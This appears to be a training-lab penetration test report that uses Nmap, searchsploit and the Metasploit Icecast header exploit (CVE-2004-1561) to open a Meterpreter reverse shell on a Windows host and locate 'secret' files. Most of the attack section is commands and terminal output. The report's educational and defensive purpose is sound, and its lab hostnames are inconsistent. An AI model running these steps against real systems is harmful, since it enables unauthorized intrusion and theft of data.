

GoodSecurity Penetration Test Report

ROBERTSCHMIDT@GoodSecurity.com

DATE

1/27/2022

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2. Findings

Machine's IP address: 192.168.0.20

Hostname: MSEDGEWIN10

Actual name of the machine: IEUser

Vulnerability Exploited: Icecast

exploit/windows/http/icecast_header


Vulnerability Explanation:

The icecast vulnerability (CVE-2004-1561) is a buffer overflow attack that allows the attacker to arbitrarily inject malicious code via an http request with a large number of headers.

Severity: The severity of this exploit is high because it allows sensitive information to be obtained. It can also have an effect on the availability of the network as it can brute force the http requests, disrupting the workflow and speed, which can affect productivity and access to the network.

Proof of Concept:

The first step is to see what are the open ports on the target machine using Nmap:



A screenshot of a Kali Linux desktop environment. A terminal window titled 'root@kali: ~' is open, displaying the output of an Nmap scan. The command run was 'nmap -sV 192.168.0.20'. The output shows various open ports and their services, including port 8000 which is listed as 'Icecast streaming media server'. The desktop interface includes a taskbar at the bottom with icons for various applications like a browser, file manager, and terminal, and a dock on the left side.

```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-27 13:10 PST
Nmap scan report for 192.168.0.20
Host is up (0.0074s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        SMail smtpd 5.5.0.4433
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Terminal Services
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8000/tcp  open  http        Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds
root@kali:~#
```

Running the Nmap scan against the IP

Then seeing that port 8000 is open and verifying that there is a vulnerability by using searchsploit we can use it against the machine. As seen below:

kali on ML-REFVM-122525 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Terminal Thu 13:13

root@kali:~# searchsploit icecast

```
8000/tcp open http Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds
root@kali:~# searchsploit icecast
```

Exploit Title	Path
icecast 1.1.x/1.3.x - Directory Traversal	multiple/windows/29972.txt
icecast 1.1.x/1.3.x - Slash File Name Denial	multiple/dos/20973.txt
icecast 1.3.7/1.3.8 - 'printClient()' Format	windows/remote/20582.c
icecast 1.x - AVLLib Buffer Overflow	unix/remote/21363.c
icecast 2.0.1 (Win32) - Remote Code Execution	windows/remote/568.c
icecast 2.0.1 (Windows) - Remote Code Execution	windows/remote/573.c
icecast 2.0.1 (Windows x86) - Header Overwrit	windows/x86/remote/16763.rb
icecast 2.x - XS Parser Multiple Vulnerabilit	multiple/remote/25238.txt
icecast server 1.3.1 - Directory Traversal I	linux/remote/21602.txt

Shellcodes: No Results
Papers: No Results

root@kali:~#

Type here to search

9:13 PM 1/27/2022

Using searchsploit to find the vulnerability

Once the vulnerability is identified we proceeded to use Metasploit to assign and execute the exploit.

kali on ML-REFVM-122525 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Terminal Thu 13:25

root@kali:~# msf5 >

```
=[ metasploit v5.0.84-dev
+ ... --=[ 1997 exploits - 1091 auxiliary - 341 post
+ ... --=[ 568 payloads - 45 encoders - 10 nops
+ ... --=[ ] evasion

Metasploit tip: Display the Framework log using the log command, learn more with
help log

msf5 > search icecast
```

Matching Modules


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/icecast_header	2004-09-28	great	No	Icecast Header Overwrite

msf5 >

Using Metasploit to verify that exploit is present

After it has been verified the exploit can be attached and delivered after setting the RHOST to the target.

The payload can then be delivered as seen below.




```
root@kali: ~
msf5 > search icecast
Matching Modules
=====
#   Name
ption
-----
0   exploit/windows/http/icecast_header  2004-09-28      great  No  Icecas
t Header Overwrite

msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49729) at 202
2-01-27 13:31:48 -0800
meterpreter >
```

Delivering the payload via the exploit


After a session is established I ran the sysinfo to verify I was in the target machine.



```
root@kali: ~
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49729) at 202
2-01-27 13:31:48 -0800
meterpreter > info
Usage: info {module}
Prints information about a post-exploitation module
meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > sysinfo
Computer : WINEGWIN10
OS : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > clear
[-] Unknown command: clear.
meterpreter >
```

System info from target machine to verify attack

Once access was verified we located the secretfile.txt by running a search for the file.




```
root@kali: ~
=====
# Name          Disclosure Date  Rank   Check  Description
-----
...
0 exploit/windows/http/icecast_header 2004-09-28    great  No   Icecast
Header Overwrite

msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49742) at 202
2-01-27 19:12:32 -0800

meterpreter > search -f *secretfile*.txt
Found 1 result...
  c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

Locating secret file with meterpreter

We also ran a search for the second file. Using the search feature once again we located the recipe.txt



```
root@kali: ~
=====
# Name          Disclosure Date  Rank   Check  Description
-----
...
0 exploit/windows/http/icecast_header 2004-09-28    great  No   Icecast
Header Overwrite

msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49746) at 202
2-01-27 19:28:24 -0800

meterpreter > search -f *recipe*.txt
Found 1 result...
  c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

Locating the recipe file with meterpreter

3. Recommendations

In order for this vulnerability to be patched the company would need to update the icecast program to its latest version. This vulnerability cannot be utilized after a version update of at least 2.0.2 or a subsequent later update above 2.0.2.

Bonus:


A. Run a Meterpreter post script that enumerates all logged on users.

```
root@kali: ~
  excellent Yes Simple PHP Blog Remote Command Execution
12 exploit/windows/browser/c6_messenger_downloaderactivex 2008-06-03
  excellent No Icone SpA C6 Messenger DownloaderActiveX Control Arbitrary
File Download and Execute
13 exploit/windows/browser/symantec_appstream_unsafe 2009-01-15
  excellent No Symantec AppStream LaunchObj ActiveX Control Arbitrary Fil
e Download and Execute
14 exploit/windows/local/razer_zwopenprocess 2017-03-22
  normal Yes Razer Synapse rznk.sys ZwOpenProcess
15 exploit/windows/local/s4u_persistence 2013-01-02
  excellent No Windows Manage User Level Persistent Payload Installer
16 post/osx/gather/password_prompt_spooft
  normal No OSX Password Prompt Spooft
17 post/windows/gather/enum_domain_users
  normal No Windows Gather Enumerate Active Domain Users
18 post/windows/gather/enum_logged_on_users
  normal No Windows Gather Logged On User Enumeration (Registry)
19 post/windows/gather/enum_muiCache
  normal No Windows Gather Enum User MUICache
20 post/windows/gather/local_admin_search_enum
  normal No Windows Gather Local Admin Search

msf5 exploit(windows/http/icecast_header) >
```

Post Script for enumeration of logged users

B. Open a Meterpreter shell.



Opening of a shell

C. Run the command that displays the target's computer system information:

